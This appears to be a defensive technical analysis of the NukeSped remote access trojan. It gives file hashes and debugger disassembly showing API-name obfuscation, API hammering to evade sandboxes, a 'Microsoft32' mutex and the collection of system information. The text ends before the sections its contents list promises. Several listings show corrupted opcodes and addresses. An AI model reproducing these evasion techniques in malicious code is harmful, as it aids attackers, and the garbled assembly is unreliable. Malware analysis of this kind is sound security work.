



# **NUKESPED**

## **Technical Analysis**



# TABLE OF CONTENTS

Introduction .....	3
Loaded DLL's .....	4
API Obfuscation .....	4
API Obfuscation .....	6
API Hammering .....	7
Getting System Information .....	9
Contact Addresses .....	11
Contact Addresses .....	12
Contact Addresses .....	14
Mitre Att&ck Table .....	16
Solution Proposals .....	18

# INTRODUCTION

NukeSped malware, a Remote Access Trojan (RAT) belonging to the Lazarus Apt group, reveals that it shares multiple features because these malware samples were compiled for 32-bit systems. They also contain encrypted strings to prevent analysis. Malware dynamically decodes functions. There is also the fact that the import table is short and imports few common DLL's and functions.

They connected and strengthened this connection with the use of code to Lazarus, the most well-known of these groups, written by many North-Korean hacker groups. The main function of the malware is to allow attackers to remotely manage the infected host. While making analysis difficult within the system, it encrypts each API name and prevents its analysis in Sandboxes while filling its memory with API hammering method.

FileName	n5JNGFT14Q.exe
MD5	fdc66cdabd46bc3b26aba4e59943726b
SHA1	c341002cc5f9214cc8fd71e633efef673267d1fd
SHA256	5c2f339362d0cd8e5a8e3105c9c56971087bea2701ea3b7324771b0ea2c26c6c
First Seen	06.20.2021 10:36:59 UTC

## Loaded DLL's

Malware first loads the following DLL's into the system. After performing the necessary installation, it checks all the API's and writes the necessary API's to its own memory by encrypting them.

user32.dll	kernel32.dll	ntdll.dll
winnsi.dll	iphlpapi.dll	kernelbase.dll
lpk.dll	gdi32.dll	rpcrt4.dll
msctf.dll	ws2_32.dll	usp10.dll
imm32.dll	nsi.dll	mscvrt.dll

## API Obfuscation

The malware takes handle in the module specified by the **GetModuleHandleW** API and calls the API from it and controls the API's. Then it writes API names to memory with the help of **GetProcAddress**

0000000013F11ACFC	40:53	push rbx	
0000000013F11ACFE	48:83EC 20	sub rsp,20	
0000000013F11AD02	48:8D00 FFD20000	lea rcx,qword ptr ds:[13F128008]	0000000013F128008:L"kernel32.dll"
0000000013F11AD09	FF15 99C40000	call qword ptr ds:[<&GetModuleHandleW>]	
0000000013F11AD0F	48:8D15 1D330000	lea rdx,qword ptr ds:[13F128028]	0000000013F128028:"FlsAlloc"
0000000013F11AD16	48:8BC8	mov rcx,rcx	
0000000013F11AD19	48:8BD8	mov rbx,rbx	
0000000013F11AD1C	FF15 5EC30000	call qword ptr ds:[<&GetProcAddress>]	
0000000013F11AD22	48:8D15 0FD30000	lea rdx,qword ptr ds:[13F128038]	0000000013F128038:"FlsFree"
0000000013F11AD29	48:8BCB	mov rcx,rbx	
0000000013F11AD2C	48:3305 CD720100	xor rax,qword ptr ds:[13F132000]	
0000000013F11AD33	48:8905 26A80100	mov qword ptr ds:[13F135560],rax	
0000000013F11AD3A	FF15 40C30000	call qword ptr ds:[<&GetProcAddress>]	
0000000013F11AD40	48:8D15 F9D20000	lea rdx,qword ptr ds:[13F128040]	0000000013F128040:"FlsGetValue"
0000000013F11AD47	48:3305 B2720100	xor rax,qword ptr ds:[13F132000]	
0000000013F11AD4E	48:8BCB	mov rcx,rbx	
0000000013F11AD51	48:8905 10A80100	mov qword ptr ds:[13F135568],rax	
0000000013F11AD58	FF15 22C30000	call qword ptr ds:[<&GetProcAddress>]	
0000000013F11AD5E	48:8D15 EBD20000	lea rdx,qword ptr ds:[13F128050]	0000000013F128050:"FlsSetValue"
0000000013F11AD65	48:3305 94720100	xor rax,qword ptr ds:[13F132000]	
0000000013F11AD6C	48:8BCB	mov rcx,rbx	
0000000013F11AD6F	48:8905 FAA70100	mov qword ptr ds:[13F135570],rax	
0000000013F11AD76	FF15 04C30000	call qword ptr ds:[<&GetProcAddress>]	
0000000013F11AD7C	48:8D15 DDD20000	lea rdx,qword ptr ds:[13F128060]	0000000013F128060:"InitializeCriticalSectionEx"
0000000013F11AD83	48:3305 76720100	xor rax,qword ptr ds:[13F132000]	
0000000013F11AD8A	48:8BCB	mov rcx,rbx	
0000000013F11AD8D	48:8905 E4A70100	mov qword ptr ds:[13F135578],rax	
0000000013F11AD94	FF15 E6C20000	call qword ptr ds:[<&GetProcAddress>]	
0000000013F11AD9A	48:8D15 FFD20000	lea rdx,qword ptr ds:[13F128080]	0000000013F128080:"CreateEventExW"
0000000013F11AD9A1	48:3305 58720100	xor rax,qword ptr ds:[13F132000]	
0000000013F11AD9A8	48:8BCB	mov rcx,rbx	
0000000013F11AD9A8	48:8905 CEA70100	mov qword ptr ds:[13F135580],rax	
0000000013F11AD9A8	FF15 C8C20000	call qword ptr ds:[<&GetProcAddress>]	
0000000013F11AD9B8	48:8D15 D1D20000	lea rdx,qword ptr ds:[13F128090]	0000000013F128090:"CreateSemaphoreExW"
0000000013F11AD9BF	48:3305 3A720100	xor rax,qword ptr ds:[13F132000]	
0000000013F11AD9C6	48:8BCB	mov rcx,rbx	
0000000013F11AD9C9	48:8905 88A70100	mov qword ptr ds:[13F135588],rax	
0000000013F11AD9D0	FF15 AAC20000	call qword ptr ds:[<&GetProcAddress>]	
0000000013F11AD9D6	48:8D15 CB020000	lea rdx,qword ptr ds:[13F1280A8]	0000000013F1280A8:"SetThreadStackGuarantee"
0000000013F11AD9DD	48:3305 1C720100	xor rax,qword ptr ds:[13F132000]	
0000000013F11AD9E4	48:8BCB	mov rcx,rbx	
0000000013F11AD9E7	48:8905 A2A70100	mov qword ptr ds:[13F135590],rax	
0000000013F11AD9E7	FF15 8CC20000	call qword ptr ds:[<&GetProcAddress>]	
0000000013F11AD9F4	48:8D15 C5D20000	lea rdx,qword ptr ds:[13F1280C0]	0000000013F1280C0:"CreateThreadpoolTimer"
0000000013F11AD9F8	48:3305 EE720100	xor rax,qword ptr ds:[13F132000]	

# API Obfuscation

000000013F5F41A0	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F5F41A3	48:8BC8	mov rcx,rcx	
000000013F5F41A6	48:8BD8	mov rbx,rbx	
000000013F5F41A9	E8 62F5FFFF	call apt.13F5F3790	
000000013F5F41AE	48:8BC8	mov rcx,rcx	
000000013F5F41B1	FF15 D12E0100	call qword ptr ds:[<&LoadLibraryA>]	
000000013F5F41B7	48:8BC8	mov rcx,rcx	
000000013F5F41BA	48:8BF8	mov rdi,rdi	
000000013F5F41BD	E8 5E110000	call apt.13F5F5320	
000000013F5F41C2	44:8D76 01	lea r14d,qword ptr ds:[rsi+1]	
000000013F5F41C6	48:85FF	test rdi,rdi	
000000013F5F41C9	0F84 4F0A0000	je apt.13F5F4C1E	
000000013F5F41CF	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F5F41D3	8D56 14	lea edx,qword ptr ds:[rsi+10]	
000000013F5F41D6	48:8D00 63A80100	lea rcx,qword ptr ds:[13F60ED40]	000000013F60ED40:"nFqmFte9S2Qt2r7gk8="
000000013F5F41DD	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F5F41E0	E8 28FEFFFF	call apt.13F5F4010	
000000013F5F41E5	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F5F41E8	48:8BC8	mov rcx,rcx	
000000013F5F41EB	48:8BD8	mov rbx,rbx	
000000013F5F41EE	E8 90F5FFFF	call apt.13F5F3790	
000000013F5F41F3	48:8BD3	mov rdx,rbx	
000000013F5F41F6	48:8BCF	mov rcx,rdi	
000000013F5F41F9	FF15 812E0100	call qword ptr ds:[<&GetProcAddress>]	
000000013F5F41FF	48:8BC8	mov rcx,rcx	
000000013F5F4202	48:8905 27120200	mov qword ptr ds:[<&GetProcAddress>],rax	
000000013F5F4209	E8 12110000	call apt.13F5F5320	
000000013F5F420E	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F5F4212	8D56 10	lea edx,qword ptr ds:[rsi+10]	
000000013F5F4215	48:8D00 44A80100	lea rcx,qword ptr ds:[13F60ED60]	000000013F60ED60:"11CyrGVY9bVvowHf"
000000013F5F421C	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F5F421F	E8 ECFDFFFF	call apt.13F5F4010	
000000013F5F4224	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F5F4227	48:8BC8	mov rcx,rcx	
000000013F5F422A	48:8BD8	mov rbx,rbx	
000000013F5F422D	E8 5E5F5FFF	call apt.13F5F3790	
000000013F5F4232	48:8BD3	mov rdx,rbx	
000000013F5F4235	48:8BCF	mov rcx,rdi	
000000013F5F4238	FF15 F2110200	call qword ptr ds:[<&GetProcAddress>]	
000000013F5F423E	48:8BC8	mov rcx,rcx	
000000013F5F4241	48:8905 B8120200	mov qword ptr ds:[<&LoadLibraryA>],rax	000000013F615500:"PbNw"
000000013F5F4248	E8 03100000	call apt.13F5F5320	
000000013F5F424D	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F5F4251	8D56 18	lea edx,qword ptr ds:[rsi+18]	
000000013F5F4254	48:8D00 25A80100	lea rcx,qword ptr ds:[13F60ED80]	000000013F60ED80:"nFqnhUZv4wtr1Xhy1H3qfQey"
000000013F5F4258	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F5F425E	E8 ADPFFFFF	call apt.13F5F4010	
000000013F5F4263	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F5F4266	48:8BC8	mov rcx,rcx	

It encrypts all API's and calls matching API's one by one. The malware loads the API's it calls with **GetProcAddress** into its own memory.

000000013F5F42E2	48:8BD3	mov rdx,rbx	rbx:"LoadLibraryA"
000000013F5F42E5	48:8BCF	mov rcx,rdi	
000000013F5F42E8	FF15 F2110200	call qword ptr ds:[<&GetProcAddress>]	
000000013F5F42E9	48:8BC8	mov rcx,rbx	rbx:"LoadLibraryA"
000000013F5F42F1	48:8905 B8120200	mov qword ptr ds:[<&LoadLibraryA>],rax	000000013F615500:"PbNw"
000000013F5F42F4	E8 D3100000	call apt.13F5F5320	
000000013F5F42F7	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F5F42F8	8D56 18	lea edx,qword ptr ds:[rsi+18]	
000000013F5F42FA	48:8D00 25A80100	lea rcx,qword ptr ds:[13F60ED80]	000000013F60ED80:"nFqnhUZv4wtr1Xhy1H3qfQey"
000000013F5F42FB	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F5F42FE	E8 ADPFFFFF	call apt.13F5F4010	
000000013F5F42F3	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F5F42F6	48:8BC8	mov rcx,rcx	
000000013F5F42F9	48:8BD8	mov rbx,rbx	rbx:"LoadLibraryA"
000000013F5F42FC	E8 1F5F5FFF	call apt.13F5F3790	
000000013F5F42FD	48:8BCF	mov rcx,rdi	rbx:"LoadLibraryA"
000000013F5F42FE	48:8BD3	mov rdx,rbx	rbx:"LoadLibraryA"
000000013F5F42FF	FF15 B3110200	call qword ptr ds:[<&GetProcAddress>]	
000000013F5F4300	48:8BC8	mov rcx,rbx	rbx:"LoadLibraryA"
000000013F5F4303	48:8905 59110200	mov qword ptr ds:[<&GetProcAddress>],rax	
000000013F5F4306	E8 94100000	call apt.13F5F5320	
000000013F5F4309	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F5F430C	8D56 10	lea edx,qword ptr ds:[rsi+10]	
000000013F5F430F	48:8D00 06A80100	lea rcx,qword ptr ds:[13F60EDA0]	000000013F60EDA0:"n1q/rV1U0A5Ytk8="
000000013F5F4312	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F5F4315	E8 6EFDFFFF	call apt.13F5F4010	
000000013F5F4318	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F5F431B	48:8BC8	mov rcx,rcx	
000000013F5F431E	48:8BD8	mov rbx,rbx	rbx:"LoadLibraryA"
000000013F5F4321	E8 E0F4FFFF	call apt.13F5F3790	
000000013F5F4324	48:8BD3	mov rdx,rbx	rbx:"LoadLibraryA"
000000013F5F4327	48:8BCF	mov rcx,rdi	rbx:"LoadLibraryA"
000000013F5F432A	FF15 74110200	call qword ptr ds:[<&GetProcAddress>]	
000000013F5F432D	48:8BC8	mov rcx,rbx	rbx:"LoadLibraryA"
000000013F5F4330	48:8905 B2110200	mov qword ptr ds:[<&DeleteFileW>],rax	
000000013F5F4333	E8 55100000	call apt.13F5F5320	
000000013F5F4336	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F5F4339	8D56 10	lea edx,qword ptr ds:[rsi+10]	
000000013F5F433C	48:8D00 E7AA0100	lea rcx,qword ptr ds:[13F60EDC0]	000000013F60EDC0:"mE22qV1Uwg9Gtnn6"
000000013F5F433F	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F5F4342	E8 2FDFFFFF	call apt.13F5F4010	
000000013F5F4345	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F5F4348	48:8BC8	mov rcx,rcx	
000000013F5F434B	48:8BD8	mov rbx,rbx	rbx:"LoadLibraryA"
000000013F5F434E	E8 A1F4FFFF	call apt.13F5F3790	
000000013F5F4351	48:8BD3	mov rdx,rbx	rbx:"LoadLibraryA"
000000013F5F4354	48:8BCF	mov rcx,rdi	
000000013F5F4357	FF15 35110200	call qword ptr ds:[<&GetProcAddress>]	
000000013F5F435A	48:8BC8	mov rcx,rbx	rbx:"LoadLibraryA"



# API Obfuscation


000000013F724C40	48:88C8	mov rcx,rbx	rcx:"PeekMessage", rbx:"PeekMessage"
000000013F724C50	48:88F8	mov rdi,rbx	
000000013F724C53	E8 C8060000	call apt.13F725320	
000000013F724C58	48:85FF	test rdi,rdi	
000000013F724C5B	0F84 E0000000	je apt.13F724044	
000000013F724C61	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	rcx:"PeekMessage", 000000013F73F180:"1q2o2RU5RRVH3J"
000000013F724C65	48:8D0D 44A50100	lea rcx,qword ptr ds:[13F73F180]	
000000013F724C6C	BA 10000000	mov edx,10	
000000013F724C71	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F724C74	E8 97F3FFFF	call apt.13F724010	
000000013F724C79	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F724C7C	48:88C8	mov rcx,rcx	rcx:"PeekMessage"
000000013F724C7F	48:88D8	mov rbx,rbx	rbx:"PeekMessage"
000000013F724C82	E8 09E8FFFF	call apt.13F723790	rcx:"PeekMessage"
000000013F724C87	48:88D3	mov rdx,rbx	rbx:"PeekMessage"
000000013F724C8A	48:88CF	mov rcx,rdi	rcx:"PeekMessage"
000000013F724C8D	FF15 9D070200	call qword ptr ds:[<GetProcAddress>]	
000000013F724C93	48:88C8	mov rcx,rbx	rcx:"PeekMessage", rbx:"PeekMessage"
000000013F724C96	48:8905 83070200	mov qword ptr ds:[13F745450],rax	
000000013F724CA2	E8 7E060000	call apt.13F725320	
000000013F724CA5	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
000000013F724CA6	48:8D0D 23A50100	lea rcx,qword ptr ds:[13F73F1D0]	rcx:"Jky2uhoDuANYvw==", 000000013F2DF1D0:"j02yp1pd9XRnn3tg1wdQ=="
000000013F724CAD	BA 18000000	mov edx,18	
000000013F724CB2	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F724CB5	E8 56F3FFFF	call apt.13F724010	
000000013F724CBA	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F724CBB	48:88C8	mov rcx,rcx	rcx:"PeekMessage"
000000013F724CC0	48:88D8	mov rbx,rbx	rbx:"PeekMessage"
000000013F724CC3	E8 C8E8FFFF	call apt.13F723790	rcx:"PeekMessage"
000000013F724CC8	48:88D3	mov rdx,rbx	rbx:"PeekMessage"
000000013F724CCB	48:88CF	mov rcx,rdi	rcx:"PeekMessage"
000000013F724CCE	FF15 5C070200	call qword ptr ds:[<GetProcAddress>]	rcx:"PeekMessage", rbx:"PeekMessage"
000000013F724CD4	48:88C8	mov rcx,rbx	
000000013F724CD7	48:8905 52080200	mov qword ptr ds:[13F745530],rax	
000000013F724CDE	E8 30060000	call apt.13F725320	
000000013F724CE3	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	rcx:"PeekMessage", 000000013F73F1F0:"n1aguEHf9Q95tmvtKfURw=="
000000013F724CE7	48:8D0D 02A50100	lea rcx,qword ptr ds:[13F73F1F0]	
000000013F724CEE	BA 18000000	mov edx,18	
000000013F724CF3	8975 30	mov dword ptr ss:[rbp+30],esi	
000000013F724CF6	E8 15F3FFFF	call apt.13F724010	
000000013F724CFB	8B55 30	mov edx,dword ptr ss:[rbp+30]	
000000013F724CFE	48:88C8	mov rcx,rcx	rcx:"PeekMessage"
000000013F724D01	48:88D8	mov rbx,rbx	rbx:"PeekMessage"
000000013F724D04	E8 87E8FFFF	call apt.13F723790	rcx:"PeekMessage"
000000013F724D09	48:88D3	mov rdx,rbx	rbx:"PeekMessage"
000000013F724D0C	48:88CF	mov rcx,rdi	rcx:"PeekMessage"
000000013F724D0F	FF15 18070200	call qword ptr ds:[<GetProcAddress>]	
000000013F724D15	48:88C8	mov rcx,rbx	rcx:"PeekMessage", rbx:"PeekMessage"

After calling and checking the encrypted API's from memory, it performs analysis and compares it with the list in its memory. If the checked API is correct, it loads the analyzed API's into its own memory with the **GetProcAddress** API.

013F2C4160	48:895C24 10	mov qword ptr ss:[rsp+10],rbx	
013F2C4165	48:897424 18	mov qword ptr ss:[rsp+18],rsi	
013F2C416A	48:897C24 20	mov qword ptr ss:[rsp+20],rdi	
013F2C416F	55	push rbp	
013F2C4170	41:54	push r12	
013F2C4172	41:55	push r13	
013F2C4174	41:56	push r14	
013F2C4176	41:57	push r15	
013F2C4178	48:8BEC	mov rbp,rsi	
013F2C417B	48:83EC 20	sub rsp,20	
013F2C417F	33F6	xor esi,esi	
013F2C4181	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
013F2C4185	48:8D0D 94AB0100	lea rcx,qword ptr ds:[13F2DED20]	000000013F2DED20:"kFqhpkxpdvUat3Ty"
013F2C418C	8D56 10	lea edx,qword ptr ds:[rsi+10]	
013F2C418F	44:8BEE	mov r13d,esi	
013F2C4192	44:8BFE	mov r15d,esi	
013F2C4195	44:8BE6	mov r12d,esi	
013F2C4198	8975 30	mov dword ptr ss:[rbp+30],esi	
013F2C419B	E8 70FEFFFF	call apt.13F2C4010	
013F2C41A0	8B55 30	mov edx,dword ptr ss:[rbp+30]	
013F2C41A3	48:88C8	mov rcx,rcx	
013F2C41A6	48:88D8	mov rbx,rbx	
013F2C41A9	E8 E2F5FFFF	call apt.13F2C3790	
013F2C41AE	48:88C8	mov rcx,rbx	
013F2C41B1	FF15 D12E0100	call qword ptr ds:[<LoadLibraryA>]	
013F2C41B7	48:88C8	mov rcx,rbx	
013F2C41BA	48:88F8	mov rdi,rax	
013F2C41BD	E8 5E110000	call apt.13F2C5320	
013F2C41C2	44:8D76 01	lea r14d,qword ptr ds:[rsi+1]	
013F2C41C6	48:85FF	test rdi,rdi	
013F2C41C9	0F84 4F0A0000	je apt.13F2C4C1E	
013F2C41CF	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
013F2C41D3	8D56 14	lea edx,qword ptr ds:[rsi+14]	
013F2C41D6	48:8D0D 63AB0100	lea rcx,qword ptr ds:[13F2DED40]	000000013F2DED40:"nFqnmFte9SZQt2r7gk8=="
013F2C41D9	8975 30	mov dword ptr ss:[rbp+30],esi	
013F2C41E0	E8 2BF5FFFF	call apt.13F2C4010	
013F2C41E5	8B55 30	mov edx,dword ptr ss:[rbp+30]	
013F2C41E8	48:88C8	mov rcx,rcx	
013F2C41EB	48:88D8	mov rbx,rbx	
013F2C41EE	E8 90F5FFFF	call apt.13F2C3790	
013F2C41F3	48:88D3	mov rdx,rbx	
013F2C41F6	48:88CF	mov rcx,rdi	
013F2C41F9	FF15 812E0100	call qword ptr ds:[<GetProcAddress>]	
013F2C41FF	48:88C8	mov rcx,rbx	
013F2C4202	48:8905 27120200	mov qword ptr ds:[13F2E5430],rax	
013F2C4209	E8 12110000	call apt.13F2C5320	
013F2C420E	4C:8D45 30	lea r8,qword ptr ss:[rbp+30]	
013F2C4212	8D56 10	lea edx,qword ptr ds:[rsi+10]	


## API Hammering

Along with the API hammering method, the malware loops itself quite a lot, and then fills the space with a lot of unnecessary information, slowing down the system and delaying the call process. Thanks to this method, malicious code analysis is not performed in Sandboxes. If this is overload, the system also gives a **DelayExecution** error.



The main API's that can be given in this malware using hammering are: GetProcAddress, LoadLibraryA, GetModuleHandleW.

By using these API's malware creates congestion and delay on the system and prevents this malicious code from running in Sandboxes.



# Creating Mutex

```
000000013F495280 48:89424 10 mov qword ptr ss:[rsp+10],rdx [rsp+10]:"%sx"
000000013F495282 4C:89424 18 mov qword ptr ss:[rsp+18],r5
000000013F49528A 4C:894C24 20 mov qword ptr ss:[rsp+20],r9
000000013F495290 53 push rbp
000000013F495291 57 push rdi
000000013F495292 48:8BEC 50 mov rbp,rsp
000000013F495295 48:83EC 50 sub rsp,50
000000013F49529E 48:8BFA 00 00 mov rdi,rdx
000000013F4952A1 33D2 xor edx,edx
000000013F4952A3 48:8BD9 mov ebx,rcx
000000013F4952A6 48:8D4D 08 lea rcx,qword ptr ss:[rbp-28]
000000013F4952AA 44:8D42 28 lea r8d,qword ptr ds:[rdx+28] rdx+28:"V2Fe68wk7b7uVROGh8ip7Kpgvbyntap7VxwR54k2n1W4kDEu8="
000000013F4952AE E8 4D2A0000 call apt.13F4970D00
000000013F4952B3 48:85FF test rdi,rdi
000000013F4952B6 75 15 jne apt.13F4952C00
000000013F4952B8 E8 BF290000 call apt.13F497C7C0
000000013F4952BD C700 16000000 mov qword ptr ss:[rax],16
000000013F4952C3 E8 74180000 call apt.13F496E3C0
000000013F4952C8 83C8 FF or eax,FFFFFFFF
000000013F4952CB 75 4B jne apt.13F495318
000000013F4952CD 48:85D8 test rbx,rbx
000000013F4952D0 74 E6 je apt.13F4952E8
000000013F4952D2 4C:8D4D 30 lea r9,qword ptr ss:[rbp+30]
000000013F4952D6 48:8D4D 00 lea rcx,qword ptr ss:[rbp-30]
000000013F4952D8 45:33CD xor r8d,r8d
000000013F4952DD 48:88D7 mov rdx,r8d
000000013F4952E0 C745 D8 FFFFFFFF mov dword ptr ss:[rbp-28],FFFFFFFF
000000013F4952E2 C745 E8 42000000 mov dword ptr ss:[rbp-16],42
000000013F4952E6 48:895D E0 mov qword ptr ss:[rbp-20],rbx
000000013F4952F2 48:895D D0 mov qword ptr ss:[rbp-30],rbx
000000013F4952F6 E8 D11D0000 call apt.13F4970CC0
000000013F4952FB FF4D D8 dec dword ptr ss:[rbp-28]
000000013F4952FE 6D08 mov ebx,ebx
000000013F495300 78 09 js apt.13F495308
000000013F495302 48:884D D0 mov rcx,qword ptr ss:[rbp-30]
000000013F495305 60 01 00 mov byte ptr ds:[rcx],0
000000013F495309 75 0B jne apt.13F495316
000000013F49530B 48:8D55 D0 lea rdx,qword ptr ss:[rbp-30]
000000013F49530F 33C9 xor ecx,ecx
000000013F495311 E8 82180000 call apt.13F496E98
000000013F495316 8BC3 mov ecx,ebx
000000013F495318 48:83C4 50 add rsp,50
000000013F49531C EC ret
```

+10]=0000000000022EA38 &"%X"]=000000013F4AE448 "%X"  
4AE448 "%X"  
3F495280 apt.exe:55280 #4680

Hex	ASCII
18 FC 40 4A 3F 01 00 00 00	UM37.....+77....
28 A0 4E 4A 3F 01 00 00 00	N37.....0k77....
38 52 61 6A 20 65 78 49 38 70	bad exception...
48 25 58 00 00 00 00 00 00	Microsoft
58 74 33 32 00 00 00 00 00	DK-vjw20
68 69 32 79 74 36 62 35 59	12yt6D5Yv2Fe68wk
78 6C 62 37 42 75 56 52 4F	1b78uVR0Gh81p7Kp
88 67 76 62 59 6E 74 61 70	gubvntap7VxwR54
98 48 32 66 6C 57 34 4E 44	K2n1W4kDEu8=...
A8 00 00 00 00 00 00 00 00	DK-vjw20
B8 69 32 79 74 36 62 35 59	12yt6D5Yv2Fe68wk
C8 31 66 50 4E 28 46 49 54	1PNvFITXwYH013
D8 6C 4F 47 77 73 68 33 51	10Ghw1350mzJv
E8 50 47 2F 77 41 38 61 61	PG/wA8aEg=...
F8 00 00 00 00 00 00 00 00	.....S3w1lv
08 78 53 37 70 35 50 78 47	x37p5pQ6C5F0SA+
18 33 37 4C 5A 35 42 39 79	37LZ58yYVv057Pf
28 6C 62 62 5A 6D 49 57 46	1b82mF87gVzTpc

The malware creates a mutex under the name Microsoft32 and writes this mutex information to memory in an encrypted way.

```
000000013FFC131E 48:33C4 xor rax,rsp
000000013FFC1321 48:89424 E0010000 mov qword ptr ss:[rsp+1E0],rax
000000013FFC1329 4C:8D05 20D10100 lea r8,qword ptr ds:[13FFDE450] r8:"et.co.kr", 000000013FFDE450:"Microsoft32"
000000013FFC1330 33C9 xor ecx,ecx
000000013FFC1334 FF15 265D0100 call qword ptr ds:[<createMutex>]
000000013FFC133A FF15 185D0100 call qword ptr ds:[<getLastError>]
000000013FFC1340 3D B7000000 cmp eax,B7
000000013FFC1345 75 1A jne apt.13FFC1361
000000013FFC1347 33C0 xor eax,ecx
000000013FFC1349 48:8B8C24 E0010000 mov rcx,qword ptr ss:[rsp+1E0]
000000013FFC1351 48:33CC xor rcx,rcx
000000013FFC1354 E8 073F0000 call apt.13FFC5260
000000013FFC1359 48:81C4 F8010000 add rsp,1F8
000000013FFC1360 C3 ret
000000013FFC1361 E8 FA2D0000 call apt.13FFC4160
000000013FFC1365 48:89424 40 lea rcx,qword ptr ss:[rsp+40]
```



# Getting System Information

The malware takes the model number of the wi-fi adapter of the computer it uses and writes it into its own system.

```
0000000013F27101 48:894C24 68 mov qword ptr ss:[rsp+68],rcx
0000000013F27106 48:8BFA mov rdi,rdx
0000000013F27109 48:8040 A8 lea rcx,qword ptr ss:[rbp-58]
0000000013F27110 49:8B00 mov rdx,r8
0000000013F27113 40:8BE9 mov r13,r9
0000000013F27117 894424 70 mov dword ptr ss:[rsp+70],eax
0000000013F2711A 44:8BF0 mov r14d,eax
0000000013F2711E 894424 54 mov dword ptr ss:[rsp+54],eax
0000000013F27121 44:8BE0 mov r12d,eax
0000000013F27125 894424 48 mov dword ptr ss:[rsp+48],eax
0000000013F27129 894424 60 mov dword ptr ss:[rsp+60],eax
0000000013F2712D 894424 58 mov dword ptr ss:[rsp+58],eax
0000000013F27133 88D8 mov ebx,eax
0000000013F27138 894424 50 mov dword ptr ss:[rsp+50],eax
0000000013F2713B E8 ECFEFFFF call apt.13F2C7024
0000000013F2713E E8 3F0B0000 call apt.13F2C7C7C
0000000013F27141 41:83C6 FF or rdi,rdi
0000000013F27144 45:33D2 xor r10d,r10d
0000000013F27148 48:8945 80 mov qword ptr ss:[rbp-80],rax
0000000013F2714B 48:8BF6 test rsi,rsi
0000000013F27148 0F84 36090000 je apt.13F2C7A87
0000000013F27151 6646 18 40 test byte ptr [rsi+18],40
0000000013F27155 4C:8D0D A48EFFFF lea r9,qword ptr ds:[13F2C0000]
0000000013F2715C 0F85 86000000 jne apt.13F2C71E8
0000000013F27162 48:8BCE mov rcx,r11
0000000013F27165 E8 AE2A0000 call apt.13F2C9C18
0000000013F2716A 4C:8D05 EF80100 lea r8,qword ptr ds:[13F2E2060]
0000000013F27171 4C:6300 movsxd r10,eax
0000000013F27174 41:8D4A 02 lea ecx,qword ptr ds:[r10+2]
0000000013F27178 52E9 21 ret
```

byte ptr [rsi+18]=0000000000393E28 "3C-4A0F-BEEA-342841526820"]=33 '3'  
40 'e'

.text:0000000013F2C7151 apt.exe:\$7151 #6551

Doküm1	Doküm2	Doküm3	Doküm4	Doküm5	İzle 1	[x=] Yerel Değişkenler	Yapı	00000000001BF050	00000000
Adres	Hex	ASCII							
0000000000393E18	08 00 00 00 7B 36 33 45 44 34 31 46 44 20 41 31	....[63ED41FD-A1							
0000000000393E28	88 43 20 34 41 30 46 20 42 45 45 41 20 33 34 32	3C-4A0F-BEEA-342							
0000000000393E38	38 34 31 32 36 38 32 47 70 00 00 00 00 00 00	841526820]....							
0000000000393E48	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....							
0000000000393E58	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....							
